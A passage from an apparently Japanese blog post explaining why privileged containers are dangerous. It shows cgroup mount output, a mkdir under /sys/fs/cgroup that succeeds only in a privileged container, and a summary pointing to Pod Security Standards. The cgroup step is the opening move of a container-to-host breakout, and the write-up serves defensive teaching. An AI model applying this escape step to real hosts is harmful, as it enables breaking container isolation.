cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
（略）
```

（特権コンテナ）
今回のケースでは特権を与えたことによりcgroupへのアクセス権がRWに設定されました

```
root@ubuntu:/# mount | grep cgroup
（略）
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
（略）
```

何がいけなかったのか？？

非特権コンテナであれば今回の攻撃例のようにcgroupを作成しようとしても
以下のように権限エラーになります。

（非特権コンテナ）

```
root@ubuntu-non-privileged:/# mkdir /sys/fs/cgroup/rdma/x
mkdir: cannot create directory '/sys/fs/cgroup/rdma/x': Read-only file system
```

しかしながら今回の攻撃事例では攻撃対象のコンテナを特権コンテナとして
実行していた為、cgroupにアクセスすることが可能となり、ホストへの攻撃を
行うことができました。

（特権コンテナ）再掲：cgroupの作成

```
root@ubuntu:/# mkdir /sys/fs/cgroup/rdma/x
 .
 .
 .
```

まとめ

・コンテナを特権（Privileged）で実行してはいけないとよく言われますが、
今回はなぜそれがいけないのかという事を事例を交えてご紹介しました

※特権コンテナのリスクは今回紹介したもの以外にも多々あります

・コンテナの場合、1つのコンテナが犯されると同一ホスト上の全てのコンテナにも影響が及ぶことになるため注意が必要です

・今回の例以外にもコンテナセキュリティで意識することは沢山ありますが、
大事なのはコンテナによる隔離を如何に維持するかであると考えます

参考：Pod Security Standards
https://kubernetes.io/docs/concepts/security/pod-security-standards/

・今回の例がコンテナセキュリティを考える一助になれば幸いです

参考

Container Security Book

※今回の攻撃パターンは一部こちらを参考にさせて頂いています

https://container-security.dev/security/breakout-to-host.html

Docker/Kubernetes 開発・運用のためのセキュリティ実践ガイド

コンテナ技術入門 - 仮想化との違いを知り、要素技術を触って学ぼう

https://eh-career.com/engineerhub/entry/2019/02/05/103000

Thank You!!